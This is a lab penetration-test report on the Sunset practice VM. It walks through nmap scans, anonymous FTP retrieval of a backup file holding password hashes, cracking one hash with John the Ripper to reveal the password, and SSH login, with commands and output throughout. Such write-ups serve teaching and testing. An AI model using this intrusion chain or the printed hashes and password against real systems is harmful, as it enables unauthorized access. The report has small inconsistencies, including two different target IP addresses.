

EXPLOITATION ON SUNSET

INDEX

S.no	Contents	Page no
1	Executive Summary	2
2	Scope of Assessment	3
3	Objectives	4
4	Testing Methodology	5
4.1	Host Discovery	6
4.2	Port Scanning	7
4.3	FTP Enumeration	8
4.4	Backup File Analysis	9
4.5	SSH Verification	10
4.6	User Verification	11
5	Findings	12
6	Evidence	13
7	Recommendations	13
8	Conclusion	13

Executive Summary:

This penetration testing assessment was conducted on the Sunset Virtual Machine within a controlled laboratory environment using Kali Linux. The objective of the assessment was to identify exposed services, enumerate accessible resources, and verify authorized access to the target system.

During the assessment, network reconnaissance and service enumeration were performed. Open services were identified on the target machine, including FTP (File Transfer Protocol) and SSH (Secure Shell). Further analysis revealed that anonymous FTP access was enabled, allowing access to files stored on the server.

A backup file was discovered and downloaded from the FTP service. Analysis of the file revealed credential-related information associated with multiple user accounts. The identified information was assessed within the scope of the authorized laboratory exercise.

Finally, authorized access to the target system was verified through the SSH service, confirming successful authentication to the Sunset user account. The assessment highlights the security risks associated with anonymous FTP access and exposure of sensitive backup files.

Appropriate recommendations have been provided to improve the security posture of the target system and reduce the risk of unauthorized information disclosure.

2. SCOPE OF ASSESSMENT

Target Information

The assessment was conducted on the Sunset Virtual Machine provided within a controlled laboratory environment. The target machine was accessible only through the internal lab network and was intended for educational and security assessment purposes.

Target Details

- Target Machine: Sunset VM
- Target IP Address: 192.168.1.23
- Operating Environment: Virtual Machine
- Assessment Type: Authorized Penetration Testing Lab
- Attacker Machine: Kali Linux

Scope of Testing

The scope of this assessment included:

- Host discovery and target identification.
- Network service enumeration.
- Port scanning and service identification.
- FTP service assessment.
- Analysis of accessible files and resources.
- Verification of SSH service availability

3. Objectives

The primary objective of this assessment was to evaluate the security posture of the Sunset Virtual Machine through reconnaissance, service enumeration, and access verification activities.

The specific objectives were:

- Identify active hosts within the target environment.
- Discover open ports and running services.
- Enumerate accessible network services.
- Assess the FTP service for misconfigurations and exposed resources.
- Identify and analyze accessible files available through FTP.
- Examine retrieved information for potential security weaknesses.
- Verify the availability of SSH services.
- Validate user access to the target system.
- Document findings, evidence, and recommendations.


The assessment focused on identifying weaknesses related to service exposure, information disclosure, and authentication mechanisms present on the target system

4 TESTING METHODOLOGY

The assessment was performed using a structured methodology consisting of reconnaissance, service enumeration, resource identification, and access verification. The target system was analyzed to identify exposed services and potential security weaknesses.

4.1 Host Discovery

The target host was identified within the local network environment. Initial reconnaissance was performed to verify that the target system was reachable and active before conducting further assessment activities.



The screenshot shows a Kali Linux terminal window titled "kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of a network scan, showing 13 captured ARP request and reply packets from 7 hosts. The scan results are as follows:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	44:95:3b:d1:c8:d0	7	420	RLTech India Private Limited
192.168.1.10	00:41:0e:46:9a:31	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.11	08:00:27:d6:b4:7f	1	60	PCS Systemtechnik GmbH
192.168.1.2	c6:9d:76:af:2e:0c	1	60	Unknown vendor
192.168.1.3	20:0b:74:1f:55:eb	1	60	AzureWave Technology Inc.
192.168.1.6	42:b3:94:45:2a:6c	1	60	Unknown vendor
192.168.1.5	d2:28:21:94:4f:05	1	60	Unknown vendor

Below the scan results, the terminal shows a ping command being executed: `ping 192.168.1.11`. The output of the ping command is as follows:

```
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.  
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=2.65 ms  
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.767 ms  
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=1.90 ms  
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=3.64 ms  
64 bytes from 192.168.1.11: icmp_seq=5 ttl=64 time=1.42 ms  
64 bytes from 192.168.1.11: icmp_seq=6 ttl=64 time=2.01 ms
```

Result

The target host was successfully identified and confirmed to be online.

4.2 Port Scanning

Port scanning was performed using Nmap to identify open ports, running services, and operating system information on the target machine.

Service Version Detection Scan

The initial scan was conducted to identify running services and service versions.

Command Used

Nmap 192.168.1.23

```
(root@kali)-[~]
# nmap 192.168.1.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-12 12:29 -0400
Nmap scan report for 192.168.1.11
Host is up (0.00079s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:D6:B4:7F (Oracle VirtualBox virtual NIC)
```

Result

The scan identified the following open ports and services:

Port	Protocol	Service	State
------	----------	---------	-------

21	TCP	FTP	Open
----	-----	-----	------

22	TCP	SSH	Open
----	-----	-----	------

Service and Operating System Detection

Service and operating system detection was performed using Nmap to identify the services running on the target machine and gather information about the underlying operating system.

Command Used:

nmap -sV -O 192.168.1.11

The scan identified two open ports on the target system. Port 21 was running the FTP service (pyftplib 1.5.5) and port 22 was running the SSH service (OpenSSH 7.9p1 Debian

```

(root@kali)-[~]
# nmap 192.168.1.11 -sV -O
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-12 12:47 -0400
Nmap scan report for 192.168.1.11
Host is up (0.0018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
MAC Address: 08:00:27:D6:B4:7F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

The information gathered during this phase was used to perform further enumeration of the FTP service.

Aggressive Scan

A more detailed scan was performed to collect additional information such as service detection, operating system fingerprints, NSE script results, and traceroute information.

Command Used

Nmap 192.168.1.11 -A

```

(root@kali)-[~]
# nmap 192.168.1.11 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-12 12:46 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 12:46 (0:00:00 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.1.11
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 root    root      1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to: 192.168.1.11:21
|     Waiting for username.
|     TYPE: ASCII; STRUcture: File; MODE: Stream
|     Data connection closed.
|_End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:D6:B4:7F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

The aggressive scan provided detailed information regarding the FTP and SSH services running on the target system. Service banners and additional host information were collected for further enumeration.

Analysis

The Nmap scans confirmed that FTP and SSH services were accessible on the target host. Based on the results, FTP was selected for further enumeration due to the possibility of anonymous access and exposed resources.

4.3 FTP ENUMERATION:

FTP enumeration was performed after identifying an FTP service running on port 21. An aggressive Nmap scan indicated that anonymous login was enabled on the target system.

```
(root@kali)~[~]
# ftp 192.168.1.11
Connected to 192.168.1.11.
220 pyftplib 1.5.5 ready.
Name (192.168.1.11:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||48405|).
150 File status okay. About to open data connection.
-rw-r--r--  1 root    root      1062 Jul 29  2019 backup
226 Transfer complete.
ftp> getbackup
?Invalid command.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||56915|).
125 Data connection already open. Transfer starting.
100% |*****
226 Transfer complete.
1062 bytes received in 00:00 (81.04 KiB/s)
ftp> bye
221 Goodbye.
```

During the enumeration process, anonymous authentication was found to be enabled, allowing access to the FTP server without valid user credentials.

After successfully logging in as an anonymous user, the contents of the FTP directory were listed. A file named backup was discovered and downloaded from the server for further analysis.

The downloaded backup file contained credential information for multiple user accounts. Among the discovered credentials were those associated with the sunset user account. These credentials were extracted and used in the subsequent SSH authentication phase to gain access to the target system.

The successful retrieval of sensitive information from the FTP service demonstrated the risks associated with misconfigured anonymous FTP access and exposed backup files.

4.4 Credential Extraction and analysis

After downloading the backup file from the FTP server, the contents of the file were examined to identify credential-related information.

Commands Used:

```
cat backup
```

The output revealed multiple user entries along with associated credential data. The entry corresponding to the sunset user was identified and selected for further analysis.

The credential data related to the sunset user was extracted from the backup file and stored in a separate file named pass.file for organized analysis.

Command Used:

```
pass.file
```

The extracted sunset credential entry was copied into the file and saved.

Result

The sunset user's credential information was successfully extracted from the backup file and stored in pass.file for subsequent password assessment activities.

```
(root@kali)-[~]
# cat backup
CREDENTIALS:
office:$6$9ZYTy.VI0M7cG9tVcPl.QZZi2XH0UZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.
datacenter:$6$3QW/J40lV3naFDbhukxsRXLrkR6iKo4gh.Zx1RfZC20INKMiJ/6Ffyl330FtBvCI7S4N1b8vLDylF2hG2N0NN/
sky:$6$N8IwgIPYq5pHGZqyIXmoVRRmWydh7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0
sunset:$6$406THujdibTnu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$4NccGQWPfiyfGKHgyhJBgiad0lP/FM4.Qw1lyIWP28ABx.Yu0SiRaIKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/

(root@kali)-[~]
# cat pass.file
$6$406THujdibTnu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/

(root@kali)-[~]
```

4.5 Password Assessment Using John the Ripper

The credential data extracted from the backup file was analyzed using John the Ripper, a password auditing tool. The extracted hash associated with the sunset user account was supplied for assessment.

John the Ripper processed the hash and evaluated candidate passwords against the stored credential data. The assessment confirmed that the credential information contained in the backup file could be used to validate account authentication.

Result

```
(root@kali)-[~]
# cat pass.file
$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/

(root@kali)-[~]
# john pass.file
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

(root@kali)-[~]
# john --show pass.file
?:cheer14

1 password hash cracked, 0 left
```

The password assessment phase demonstrated that sensitive credential-related information exposed through the backup file increased the risk of unauthorized access. This finding highlights the importance of protecting backup files and storing credential data securely.

4.6 SSH Authentication and Access Verification


After identifying the credential information associated with the sunset user, the SSH service running on port 22 was accessed to verify authentication.

Command Used:

```
ssh sunset@192.168.1.11
```

During the initial connection, the SSH client prompted for host authenticity verification. After accepting the host key, the password associated with the sunset user account was provided.

Upon successful authentication, access to the target system was established through the SSH service.



```
sunset@sunset: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ssh sunset@192.168.1.11  
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.  
ED25519 key fingerprint is: SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsVOxaIPzk0JqovA0y0  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:1: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.11' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
sunset@192.168.1.11's password:  
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Jun 12 09:05:59 2026 from 192.168.1.24  
sunset@sunset:~$ whoami  
sunset  
sunset@sunset:~$ ls  
user.txt  
sunset@sunset:~$
```

To verify the logged-in user, the following command was executed:

```
whoami
```

```
sunset
```

```
ls
```

```
user.txt
```

Result

The SSH authentication was successful, and access to the target system was obtained as the sunset user. The output of the verification command confirmed the identity of the authenticated user.

5. FINDINGS

The assessment identified an active FTP service and SSH service on the target system. Anonymous FTP access was enabled, allowing access to files stored on the server. During enumeration, a backup file containing credential-related information was discovered and downloaded. Analysis of the backup file revealed user account information associated with multiple users. The obtained information was successfully used to verify access to the target system through the SSH service.

The findings indicate the presence of information disclosure risks due to anonymous FTP access and the availability of sensitive data within accessible backup files.

6. EVIDENCE

"Evidence supporting the assessment findings has been included throughout the methodology section in the form of screenshots and command outputs."

The collected evidence validates the findings presented in this report and demonstrates the successful completion of the assessment activities.

7. RECOMMENDATIONS

Based on the findings identified during the assessment, the following recommendations are proposed to improve the security posture of the target system:

- Disable anonymous FTP authentication to prevent unauthorized access.
- Restrict access to sensitive files and backup data.
- Implement proper file permissions for critical resources.
- Store credential-related information securely.
- Regularly audit exposed services and network configurations.
- Remove unnecessary files from publicly accessible locations.

8. CONCLUSION

The assessment successfully identified active services running on the target system and demonstrated the risks associated with exposed resources. Service enumeration revealed the presence of FTP and SSH services, while further analysis identified anonymous FTP access and an accessible backup file containing credential-related information.

The information obtained during the assessment was used to verify system access through the SSH service. The findings highlight the importance of securing publicly accessible services, protecting sensitive information, and implementing appropriate access controls.

The recommendations provided in this report should be considered to reduce security risks and strengthen the overall security posture of the system.